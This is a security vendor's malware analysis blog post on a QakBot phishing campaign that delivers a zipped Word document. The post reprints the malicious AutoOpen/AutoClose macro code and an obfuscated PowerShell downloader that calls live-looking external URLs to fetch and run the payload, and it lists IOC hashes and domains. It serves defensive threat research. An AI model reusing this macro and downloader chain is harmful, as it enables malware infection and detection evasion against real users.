# QakBot (QBot) Maldoc Campaign Introduces Two New Techniques into Its Arsenal

blog.morphisec.com/qakbot-qbot-maldoc-two-new-techniques

- Tweet
-


Morphisec Labs has tracked a massive maldoc campaign delivering the **QakBot/QBot** banking trojan, starting earlier this month. Qakbot leverages advanced techniques to evade detection and hamper manual analysis of the threat. In this post we will mention two of those interesting techniques.

QakBot attacks typically include a malicious attachment to a phishing email. Often these are bare Microsoft Word documents attached to the spam email. This particular campaign features a ZIP file; within the ZIP attachment is a Word document that includes macros within the document. These macros execute a PowerShell script that then downloads the Qakbot payload from specific URLs.

This particular QakBot campaign also includes two new techniques: a bypass of the content disarm and reconstruction (CDR) technology through zipping the Word document, and a bypass of child-parent pattern detection because Visual Basic is executed using Explorer.

## QakBot Technical Analysis

The first step in the attack chain is a phishing email sent with a ZIP file attached. As in classic phishing attacks, the email is designed to encourage the target to click on the file and download it. Though phishing through ZIP is very popular today and you would expect to find executable in the zip, in this case it was just a simple word phishing document. The question then is why would an attacker send a document through zip and not directly? The reason is that many content disarm and reconstruction (CDR) systems will strip a document delivered as an attachment from all the malicious artifacts. Sending a Word document in a ZIP file, as the attacker does here, is a perfect way to *bypass CDR systems*.



[redacted] [redacted]
Canada Labour Program Inquiry

Dear Mr. Wolfe:

We have attempted to contact you via telephone but was unable to get through due to the time differences between the provinces. You had contacted our call centre
callback request and left your work number but not a direct extension.


Should you still have further questions, you can contact me at using my contact information below.

Regards,

Kelly Wong
Labour Standards / Labour Program
Employment and Social Development / Government of Canada

Figure 1: An example of the phishing email the target receives

The ZIP file contains a Microsoft Word document. The attackers use a common tactic to lure the victim to enable macros: when the target downloads the file, it asks for the target to enable editing and then enable content in order to view the document.




PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

Document created in earlier version of Microsoft Office Word

To view this content, please click "Enable Editing" from the yellow bar and then click "Enable Content"

Figure 2: The maldoc asks for the target to enable editing and to enable content

When we looked at the macros, we noticed two automatically triggered functions: AutoOpen and AutoClose. As the names suggest, these two functions activate when the document is opened and when the document is closed.



Properties - Bikoter

**Bikoter** Document

Alphabetic | Categorized


| | |
|---|---|
| (Name) | Bikoter |
| AutoFormatOverride | False |
| AutoHyphenation | False |
| AutoSaveOn | False |
| ChartDataPointTrack | False |
| ConsecutiveHyphensLimit | 0 |
| DefaultTabStop | 35.4 |
| DefaultTargetFrame | explorer.exe C:\ProgramData\Portes.vbs |
| DisableFeatures | False |
| DoNotEmbedSystemFonts | True |
| EmbedLinguisticData | True |
| EmbedTrueTypeFonts | False |
| EncryptionProvider | |
| EnforceStyle | False |
| FarEastLineBreakLanguage | |
| FarEastLineBreakLevel | 0 - wdFarEastLineBreakLevelNormal |
| Final | False |
| FormattingShowClear | True |
| FormattingShowFilter | 5 - wdShowFilterFormattingRecommended |
| FormattingShowFont | False |
| FormattingShowNextLevel | True |
| FormattingShowNumbering | False |
| FormattingShowParagraph | False |
| FormattingShowUserStyleName | False |
| GrammarChecked | True |
| GridDistanceHorizontal | 9 |
| GridDistanceVertical | 9 |
| GridOriginFromMargin | True |
| GridOriginHorizontal | 0 |
| GridOriginVertical | 0 |
| GridSpaceBetweenHorizontalLines | 1 |
| GridSpaceBetweenVerticalLines | 1 |

```
Private Hateriklahtduehhdfegtr
Sub autoopen()

Open "C:\ProgramData\Kerpok" & ijfuihifuifhuiuifggfyi.Tag For Binary As #1

Put #1, , "                                         "
Put #1, , "
Put #1, , "
Put #1, , "                                                                                  "
Put #1, , "                                                   "
Put #1, , "
Put #1, , "
Put #1, , "
Put #1, , "                                                   "
Put #1, , "                                                                              "
Put #1, , "                                                                                    '
Put #1, , "

Close #1

Application.Quit SaveChanges:=False

End Sub
Sub autoclose()


Open "C:\ProgramData\Portes" & ijfuihifuifhuiuifggfyi.Tag For Binary As #1




Put #1, , "                 '7568967 735241
Put #1, , "                '124235 4686796                                     '235423523
Put #1, , "                                 '9789789              '679679679
Put #1, , "                 '7568967735241
Put #1, , "                '1242354686796                                     '235423523
Put #1, , "                                 '9789789              '679679679
Put #1, , "                  '7568967735241
Put #1, , "                 '1242354686796                                     '235423523
Put #1, , "                                 '9789789              '679679679
Put #1, , "                 '756896 7735241
Put #1, , "                '1242354686796                                     '235423523
Put #1, , "                                 '9789789              '679679679
Put #1, , "                 '7568967735241
Put #1, , "                '12423546 86796                                     '235423523
Put #1, , "                                 '97897895              '679679679


Put #1, , ijfuihifuifhuiuifggfyi.jnfddnfdfdfusdhfshfgfh.Caption

Close #1

Set Hateriklahtduehhdfegtr = CreateObject(ijfuihifuifhuiuifggfyi.Caption)
Hateriklahtduehhdfegtr.Exec Bikoter.DefaultTargetFrame

End Sub
```

Figure 3: The AutoOpen and AutoClose triggered functions

The AutoOpen function creates a decoy VBS file filled with some spaces in the ProgramData directory, then triggers the AutoClose function by executing the command Application.Quit.

When triggered, the AutoClose function dumps all of the form caption into another VBS file in ProgramData, which is then executed using the WScript.Shell Exec method with the command "explorer.exe C:\ProgramData\Portes.vbs" that is stored in the DefaultTargetFrame property. Executing through explorer.exe is simple but still very unique and will break many of the existing pattern recognition capabilities of different EDR products. This may reduce the score of the attack just enough to stay under the radar.



| | |
|---|---|
| (Name) | ijfuihifuifhuiuifggfyi |
| BackColor | □ &H8000000F& |
| BorderColor | ■ &H80000012& |
| BorderStyle | 0 - fmBorderStyleNone |
| Caption | WScript.Shell |
| Cycle | 0 - fmCycleAllForms |
| DrawBuffer | 32000 |
| Enabled | True |
| Font | Tahoma |
| ForeColor | ■ &H80000012& |
| Height | 678 |
| HelpContextID | 0 |
| KeepScrollBarsVisible | 3 - fmScrollBarsBoth |
| Left | -3.75 |
| MouseIcon | (None) |
| MousePointer | 0 - fmMousePointerDefau |
| Picture | (None) |
| PictureAlignment | 2 - fmPictureAlignmentCe |
| PictureSizeMode | 0 - fmPictureSizeModeClip |
| PictureTiling | False |
| RightToLeft | False |
| ScrollBars | 0 - fmScrollBarsNone |
| ScrollHeight | 0 |
| ScrollLeft | 0 |
| ScrollTop | 0 |

```
private const L_HelpCertMapping_014_4_Message = ""



set filesys=CreateObject("Scripting.FileSystemObject")
If Not filesys.FolderExists("c:\Nipo_Bik") Then
filesys.CreateFolder ("c:\Nipo_Bik")
End If

tytutop = ("      Windows XP and is listed separately on this page. Syntax in Windows Vista, 7, ...              ")
tytutop1 = ("      ")
tytutop2 = ("  Windows XP and is listed separately on this page. Syntax in Windows Vista, 7, ...3")
tytutop3 = ("                  Windows XP and is listed separately on this page. Syntax in Windows Vista, 7, ...")
tytutop4 = ("      ")
tytutop5 = ("   Windows XP and is listed separately on this page. Syntax in Windows Vista, 7, ...3   ")
tytutop6 = (" Windows XP and is listed separately on this page. Syntax in Windows Vista, 7, ...3     ")
tytutop7 = ("     Windows XP and is listed separately on this page. Syntax in Windows Vista, 7, ...3 ")
tytutop8 = ("      ")
tytutop9 = ("  XP and is listed separately on this page. Synta     ")
tytutop0 = ("      ")



e13 = ("Taskkill /IM ""winword.exe"" /F")
a1 = ("POW^")
a2 = ("erS^")
a3 = ("hell ^")
a4 = ("Forea^")
a5 = ("ch($ur^")
a6 = ("l in^")
a7 = (" @('^")
a8 = ("http://podosenengk12.com/rtjyw/555555.png','http://accent-
granit.com/urjikh/555555.png','http://wisedata.technology/xhpcvntvdmj/555555.png','http://kahnamoei.com/vatopbv/555555.png','http://carpalette-
hachinohe.com/pdfdxenf/555555.png^")
a9 = ("','^")
a10 = ("http://jung-versand.net/dbjqzkp/555555.png^")
a11 = (")) { tr^")
a12 = ("y{$pat^")
a15 = ("h = 'C:\Nipo_Bik\Loterios.exe'; ^")
a16 = ("(Ne^")
a17 = ("w-Obje^")
a18 = ("ct Ne^")
a19 = ("t.We^")
a20 = ("bCli^")
a21 = ("ent).Down^")
a22 = ("loadF^")
a23 = ("ile(^")
a24 = ("$ur^")
a25 = ("l.ToSt^")
a26 = ("ring^")
b1 = ("(), $p^")
b2 = ("ath)^")
b3 = (";sa^")
b4 = ("ps $p^")
b5 = ("ath; br^")
b6 = ("eak;}c^")
b7 = ("atc^")
b8 = ("h{wri^")
```

Figure 4: WScript.Shell

When the script is executed, it dumps a couple of commands to a separate batch script and executes it. The batch script kills the WINWORD.exe process, and then runs a PowerShell command that iterates over several URLs. If active, it will download and execute the payload, which is *QakBot(QBot)*. Last, the batch script deletes all of the artifacts from the infected machine.

## Conclusions

Morphisec identified an increase in QakBot/QBot delivery during the last several months. EDRs / AVs have a hard time detecting distributed behaviour in which not a single process does something malicious but all the processes combined act in a malicious way. We identified a similar execution in the delivery of other malwares such as Emotet, Tesla and more.

A proactive, prevention-first approach to cybersecurity is key to protecting your enterprise against these evasive threats. This approach includes hardening your environment or deploying advanced preventive technology in your enterprise. The moving target defense technology that underpins Morphisec Shield and Morphisec Guard immunizes your enterprise and protects you against advanced evasive threats such as QakBot.

IOCs(SHA-1):

Docs:

- 8253ed3b08ab8996d471af5d25a7223d8c259f45
- be852364d22d508f8ef601bb3bc9eac6bd98713b
- d772f78169d9ba175d22c8ecf1a0c3f0328ff6eb
- 2bd118bb81b709b1013d7ffd8789f05d4e1f734f
- 78f498003afb55d18207ab7bb22170c6c8c7ef98
- 39d29aa254c55a5222ea0ec63dc22da67e3b483d
- 295e604af22f8ced8fe5349765d345507fd3c079

Qakbot(QBot):

- 791179b20d936cf76d885d1949d4a50a295b4918
- e36af99c29a474f82cd57f2736b9d1b5ecadfdfd
- b841a34ec95bd1c3d1afe6d578aadef9439f3c38
- e7480e6adb6af1c992bc91605e4bba682d76c43d
- 952917654b5c0328a31c3bbd8c7bf7a70a4a82e7
- 58b023e339a9557adbdbf0de63c0584500438b9b
- 147101a88cc1fe91bac9161425986a1c1e15bc16

URLs:

- hxxp://akindustrieschair.com/smuvtnrgvmd/55555.png
- hxxp://nashsbornik.com/rqzvoxtjyhw/555555.png
- hxxp://maplewoodstore.com/rmwclxnbeput/555555.png
- hxxp://akersblog.top/kipql/555555.png
- hxxp://all-instal.eu/mgpui/555555.png
- hxxp://ankaramekanlari.net/vmnzwr/555555.png
- hxxp://optovik.store/bkatah/555555.png

- hxxp://store.anniebags.com/qyvbyjaiu/555555.png
- hxxp://atsepetine.com/evuyrurweyib/555555.png
- hxxp://duvarsaatcisi.com/gbmac/555555.png
- hxxp://rijschoolfastandserious.nl/rprmloaw/111111.png
- hxxp://nanfeiqiaowang.com/tsxwe/111111.png
- hxxp://forum.insteon.com/suowb/111111.png
- hxxp://webtest.pp.ua/yksrpucvx/111111.png
- hxxp://quoraforum.com/btmlxjxmyxb/111111.png
- hxxp://quickinsolutions.com/wfqggeott/111111.png
- hxxp://bronco.is/pdniovzkgwwt/111111.png
- hxxp://studiomascellaro.it/wnzzsbzbd/111111.png
- hxxp://craniotylla.ch/vzufnt/111111.png
- hxxp://marineworks.eu/dwaunrsamlbq/111111.png

NEW SPECIAL OFFER
WHAT ARE YOU PAYING FOR ANTIVIRUS?
We guarantee 20% savings when replacing your current AV with Morphisec Guard–a full endpoint protection suite.
MORPHISEC GUARD
SWITCH TODAY

Contact SalesInquire via Azure